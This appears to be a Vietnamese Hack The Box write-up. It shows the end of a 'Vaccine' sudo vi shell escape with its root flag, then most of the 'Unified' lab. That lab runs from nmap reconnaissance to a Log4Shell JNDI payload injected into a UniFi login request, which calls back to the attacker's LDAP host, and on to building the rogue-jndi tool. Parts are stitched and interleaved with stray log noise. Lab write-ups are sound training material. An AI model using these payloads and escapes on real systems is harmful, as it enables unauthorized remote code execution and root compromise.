(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf -c ':!/bin/sh' /dev/null
[sudo] password for postgres:
Sorry, user postgres is not allowed to execute '/bin/vi /etc/postgresql/11/main/pg_hba.conf
-c :!/bin/sh/dev/null' as root on vaccine.
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf


# whoami
root
# [REDACTED]
```

Tìm root flag:


```
# ls
pg_hba.conf  root.txt  snap
# cat root.txt
dd6e058e814260bc70e9bbdef2715849
# [REDACTED]
```

Root flag: **dd6e058e814260bc70e9bbdef2715849**

Kiểm tra kết quả:



**Lab (tier 2) : Unified Write-up**



## Task1:

**TASK 1**

Which are the first four open ports?



## Các bước thực hiện:

Ta dùng công cụ Nmap để quét các cổng dịch vụ có trên máy mục tiêu:

```
[semloh4869㉿kali)-[~] CLIENT Link local: (not bound)
$ nmap -sC -sV -v 10.129.19.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 06:31 PDT
NSE: Loaded 156 scripts for scanning.  C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
NSE: Script Pre-scanning.  C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: us-starting-point-1-dhcp Issuing CA
Initiating NSE at 06:31
NSE: EKU OK
Completed NSE at 06:31, 0.00s elapsed  date extended key usage
Initiating NSE at 06:31  certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
Completed NSE at 06:31, 0.00s elapsed  EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
Initiating NSE at 06:31  certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
Completed NSE at 06:31, 0.00s elapsed
Initiating Ping Scan at 06:31  depth=0, C=GR, O=Hack The Box, OU=Systems, CN=us-starting-point-1-dhcp
Scanning 10.129.19.150 [2 ports]
Completed Ping Scan at 06:31, 0.26s elapsed (1 total hosts) on Initiated with [AF_INET]38.46.224.104:443
Initiating Parallel DNS resolution of 1 host. at 06:31 src=1.1.1.1/reinit_src=1
Completed Parallel DNS resolution of 1 host. at 06:31, 0.00s elapsed promoted to trusted
Initiating Connect Scan at 06:31  us-starting-point-1-dhcp1: "PUSH_REQUEST" (status=1)
Scanning 10.129.19.150 [1000 ports]
Discovered open port 22/tcp on 10.129.19.150  _IPv6 dead:beef:4::1:1028/64 dead:beef:4::1,ifconfig 10.10.16.42 255.255.254.0,peer
Discovered open port 8080/tcp on 10.129.19.150  exit-notify can only be used with --proto udp
Discovered open port 6789/tcp on 10.129.19.150  up options modified
Discovered open port 8443/tcp on 10.129.19.150  up options modified
Increasing send delay for 10.129.19.150 from 0 to 5 due to max_successful_tryno increase to 4
Completed Connect Scan at 06:31, 41.29s elapsed (1000 total ports)
Initiating Service scan at 06:31
Scanning 4 services on 10.129.19.150  w result: via 192.168.110.2 dev eth0
[02-10-24 06:31:09] ROUTE_GATEWAY 192.168.110.2/255.255.255.01 IFACE=eth0 HWADDR=00:0c:29:16:0c:94
[02-10-24 06:31:09] GDNS1 remote host IPv4=n/a
```

```

Nmap scan report for 10.129.19.150
Host is up (0.53s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:ad:d5:bb:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:a (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:1d:9d:08:a2:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ldm-db2-admin?
8080/tcp  open  http-proxy
8080/tcp  open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_.http-title: Did not follow redirect to https://10.129.19.150:8443/manage
|_.http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
| FourOhFourRequest:
|_ Content-Type: text/html; charset=utf-8
| Content-Language: en
| Content-Length: 431
| Date: Thu, 24 Oct 2024 13:32:05 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 404</title></head><body>404</body></html>
| Found</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;}.line {height:1px;background-color:#525D76; border:none;}</style></head><body><h1>HTTP Status 404</h1>
| Found</h1></body></html>
| GetReq:
|_ HTTP/1.1 302
| Location: http://localhost:8080/manage
| Content-Length: 0
| Date: Thu, 24 Oct 2024 13:32:01 GMT
| Connection: close
| HTTPOptions:
|_ HTTP/1.1 302
| Location: http://localhost:8080/manage
| Content-Length: 0
| Date: Thu, 24 Oct 2024 13:32:01 GMT
| Connection: close
| RTSPRequest:
|_ HTTP/1.1 400
| Content-Type: text/html; charset=utf-8
| Content-Language: en
| Content-Length: 435
| Date: Thu, 24 Oct 2024 13:32:04 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400</title></head><body>400</body></html>
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;}.line {height:1px;background-color:#525D76; border:none;}</style></head><body><h1>HTTP Status 400</h1>
| Found</h1></body></html>

```

Ta thấy 4 cổng đầu tiên quét được theo thứ tự là các cổng 22, 6789, 8080, 8443

Kiểm tra đáp án:

**TASK 1**

**Which are the first four open ports?**

\*\* , \*\*\*\* , \*\*\*\* , \*\*\*3

22,6789,8080,8443
F

[Hide Answer](#)

**Task2:**

**TASK 2**

**What is the title of the software that is running on port 8443?**

\*\*\*\*\* \*\*\*\*\*k
SUBMIT ANSWER
HINT

**Các bước thực hiện:**

Dựa vào kết quả sau có được khi chạy công cụ Nmap ta được:

Tên phần mềm đang chạy trên cổng 8443 là **UniFi Network**. Kết quả dựa trên phần **http title**. Kiểm tra đáp án:

**TASK 2**

**What is the title of the software that is running running on port 8443?**

\*\*\*\*\* \*\*\*\*\*k



**UniFi Network**

[Hide Answer](#)

## Task3:

**TASK 3**


**What is the version of the software that is running?**

**SUBMIT ANSWER**

**HINT**

### Các bước thực hiện:

Mở browser và truy cập đến địa chỉ IP của máy mục tiêu:



Ta thấy được version của phần mềm là **6.4.54**

Kiểm tra đáp án:

**TASK 3**

**What is the version of the software that is running?**

\*.\*.\*4

**6.4.54**

[Hide Answer](#)



## Task4:

**TASK 4**

**What is the CVE for the identified vulnerability?**


\*\*\*\_\*\*\*\*\*\_\*\*\*\*\*8

SUBMIT ANSWER

HINT

Các bước thực hiện:

Hint:




Dựa vào kết quả tra cứu ta được:


The UniFi Network Application (Ubiquiti) version 6.4.54 is vulnerable to the Log4j exploit (CVE-2021-44228). This vulnerability allows an unauthenticated remote attacker to execute arbitrary code with the permission level of the running Java process.

Vậy đáp án là: **CVE-2021-44228**

Kiểm tra đáp án:



## Task5:



## Các bước thực hiện:

Thực hiện tra cứu ta được:

The JNDI (Java Naming and Directory Interface) injection, often exploited in vulnerabilities like Log4J (CVE-2021-44228), leverages the LDAP (Lightweight Directory Access Protocol) as the primary protocol for remote code execution. Attackers typically send malicious payloads using LDAP to retrieve and execute remote Java classes, but other protocols such as RMI (Remote Method Invocation), DNS, and even HTTP can also be exploited depending on the environment and

Đáp án là **LDAP**

Kiểm tra đáp án:

**TASK 5**

**What protocol does JNDI leverage in the injection?**

\*\*\*p

**LDAP**

Hide Answer



## Task6:

**TASK 6**

**What tool do we use to intercept the traffic, indicating the attack was successful?**

**SUBMIT ANSWER**

**HINT**

## Các bước thực hiện:

Thực hiện tra cứu thì ta có được đáp án là **tcpdump**.

Another tool often used is **Burp Suite**, which can intercept HTTP traffic, enabling you to inspect payloads and responses during web-based attacks.

Additionally, **tcpdump** is a powerful command-line tool that can capture network traffic, making it easier to filter and identify specific patterns or suspicious traffic indicating the attack's success.

Kiểm tra đáp án:

TASK 6

What tool do we use to intercept the traffic, indicating the attack was successful?

\*\*\*\*\*p



tcpdump

Hide Answer

## Task7:

TASK 7

What port do we need to inspect intercepted traffic for?

\*\*\*

SUBMIT ANSWER

HINT

## Các bước thực hiện:

LDAP is the acronym for [Lightweight Directory Access Protocol](#), which is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over the Internet or a Network. The default port that LDAP runs on is [port 389](#).

Do ta sử dụng giao thức LDAP nên cổng mặc định là **389**.

Kiểm tra đáp án:

TASK 7

What port do we need to inspect intercepted traffic for?

\*\*\*



389

Hide Answer

## Task8:

TASK 8

What port is the MongoDB service running on?

\*\*\*\*\*

SUBMIT ANSWER

HINT

### Các bước thực hiện:

Để trả lời được câu hỏi này trước hết ta cần thực hiện xâm nhập vào máy mục tiêu.

Sử dụng công cụ **Burpsuite** để bắt các gói tin khi thực hiện đăng nhập(credentials test:test) trên web của máy mục tiêu. Ta bắt lại gói tin gửi yêu cầu đăng nhập:

```
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 10.129.19.150:8443
3 Content-Length: 68
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Content-Type: application/json; charset=utf-8
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: */
11 Origin: https://10.129.19.150:8443
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://10.129.19.150:8443/manage/account/login?redirect=%2Fmanage
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection:keep-alive
19
20 {
    "username": "test",
    "password": "test",
    "remember": false,
    "strict": true
}
```

Dựa vào bài báo <https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi>. Ta biết được rằng có thể chèn payload vào biến **remember**. Bởi vì dữ liệu của POST sẽ được gửi ở dạng Json bởi vì payload chứa dấu "{}". Để ngăn payload sẽ chuyển thành dạngJson khác ta sẽ thêm "" bên ngoài payload để nó được coi là chuỗi.

Ta sẽ chỉnh sửa payload như sau:

```
Pretty Raw Hex
1 POST /api/login HTTP/1.1
2 Host: 10.129.19.150:8443
3 Content-Length: 68
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Content-Type: application/json; charset=utf-8
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: */
11 Origin: https://10.129.19.150:8443
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://10.129.19.150:8443/manage/account/login?redirect=%2Fmanage
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection: keep-alive
19
20 {
21   "username": "test",
22   "password": "test",
23   "remember": "${jndi:ldap://10.10.16.42/whatever}",
24   "strict": true
25 }
```

Thực hiện gửi và kiểm tra phản hồi:

The screenshot shows the browser's developer tools Network tab. On the left, under 'Request', is the original JSON payload. On the right, under 'Response', is the server's JSON response. The response indicates an error with code 400, message 'invalid payload', and a detailed error object.

```
Request
Pretty Raw Hex
1 POST /api/Login HTTP/1.1
2 Host: 10.129.19.150:8443
3 Content-Length: 100
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Content-Type: application/json; charset=utf-8
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: */
11 Origin: https://10.129.19.150:8443
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://10.129.19.150:8443/manage/account/login?redirect=%2Fmanage
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection: keep-alive
19
20 {
21   "username": "test",
22   "password": "test",
23   "remember": "${jndi:ldap://10.10.16.42/whatever}",
24   "strict": true
25 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.19.150:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers:
6   Access-Control-Allow-Origin,Access-Control-Allow-Credentials
7 X-Frame-Options: DENY
8 Content-Type: application/json;charset=UTF-8
9 Content-Length: 64
10 Date: Thu, 24 Oct 2024 14:33:25 GMT
11 Connection: close
12 {
13   "meta": {
14     "rc": "error",
15     "msg": "api.err.InvalidPayload"
16   },
17   "data": [
18   ]
19 }
```

Ta thấy mặc dù yêu cầu đã bị từ chối do payload không hợp lệ. Tuy nhiên ta thấy payload đã được thực thi. Lúc này ta dùng công cụ **tcpdump** dùng trên port 389, công cụ sẽ quan sát traffic mạng cho kết nối LDAP.

Thực hiện lệnh: **sudo tcpdump -i tun0 port 389**

```
(semloh4869㉿kali)-[~/hackthebox/Unified]
└─$ sudo tcpdump -i tun0 port 389
[sudo] password for semloh4869:
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
[  Request
```

Sau đó ta thực hiện gửi gói tin ban đầu một lần nữa:

```
(semloh4869㉿kali)-[~/hackthebox/Unified]
$ sudo tcpdump -i tun0 port 389
[sudo] password for semloh4869:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
07:41:00.783116 IP 10.129.19.150.36088 > 10.10.16.42.ldap: Flags [S], seq 1496168238, win 64240, options [mss 1346,sackOK,TS val 747193873 ecr 0,nop,wscale 7], length 0
07:41:00.783138 IP 10.10.16.42.ldap > 10.129.19.150.36088: Flags [R.], seq 0, ack 1496168239, win 0, length 0
```

Kết quả trên tcpdump cho thấy máy ta có nhận được kết nối với máy mục tiêu trên cổng LDAP cho thấy máy mục tiêu có thể bị tấn công trên **Log4j**.

Tiếp theo ta thực hiện cài đặt Open-JDK và Maven nhằm tạo payload:

### Dùng lệnh:

```
git clone https://github.com/veracode-research/roque-indi && cd roque-indi && mvn package
```

```
semloh4869@kali: ~$ ./hackthebox/Unified/rogue-jndi
File Actions Edit View Help
Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.jar (26 kB at 115 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.0/plexus-utils-3.1.0.jar (262 kB at 1.1 MB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-antrun-plugin/1.8.0/antrun-1.8.0.jar
Downloading from central: https://repo.maven.apache.org/maven2/commons-lang/commons-lang/2.6/commons-lang-2.6.jar
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-util/7.0/maven-commons-7.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-util/3.1.0/maven-shared-utils-3.1.0.jar (164 kB at 706 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-tree/7.0/maven-tree-7.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-tree/7.0/maven-tree-7.0.jar (164 kB at 706 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-artifact-transfer/0.10.0/maven-artifact-transfer-0.10.0.jar (128 kB at 494 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-analysis/7.0/maven-analysis-7.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-analysis/7.0/maven-analysis-7.0.jar (80 kB at 233 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar
Downloaded from central: https://repo.maven.apache.org/maven2/commons-codec/commons-codec/1.11/commons-codec-1.11.jar (335 kB at 968 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-tree/0.9.0/maven-tree-0.9.0.jar (59 kB at 141 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-tree/7.0/maven-tree-7.0.jar (114 kB at 292 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/dependency/2.1.1/dependency-2.1.1.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-analysis/7.0/maven-analysis-7.0.jar (33 kB at 82 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-util/7.0-beta/maven-util-7.0-beta.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.jar (37 kB at 83 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/19.0/guava-19.0.jar
Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/ether/ether-util/0.9.0.M2/ether-util-0.9.0.M2.jar (134 kB at 228 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/dependency/2.1.1/dependency-2.1.1.jar (186 kB at 299 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/org/maven/plugins/maven-tree/7.0-beta/maven-tree-7.0-beta.jar (81 kB at 123 kB/s)
Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.jar (305 kB at 428 kB/s)
Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/19.0/guava-19.0.jar (2.3 MB at 1.5 MB/s)

[INFO] Including com.unboundid:unboundid-dapsdk:jar:3.1.1 in the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-core:jar:8.5.61 in the shaded jar.
[INFO] Including org.apache.tomcat.tomcat-annotations-api:jar:8.5.61 in the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-el:jar:8.5.45 in the shaded jar.
[INFO] Including org.codehaus.jcommander:jar:1.78 in the shaded jar.
[INFO] Including org.reflections:reflections:jar:0.9.12 in the shaded jar.
[INFO] Including org.javassist:javassist:jar:3.26.0-GA in the shaded jar.
[INFO] Including org.codehaus.groovy:groovy:jar:2.4.21 in the shaded jar.
[INFO] Including org.mortbay.jetty:jetty-continuation:jar:3.1.8 in the shaded jar.
[INFO] Including org.apache.commons.lang3:jar:3.9 in the shaded jar.
[INFO] Replacing original artifact with shaded artifact.
[INFO] Replacing /home/semloh4869/hackthebox/Unified/rogue-jndi/target/RogueJndi-1.1.jar with /home/semloh4869/hackthebox/Unified/rogue-jndi/target/RogueJndi-1.1-shaded.jar
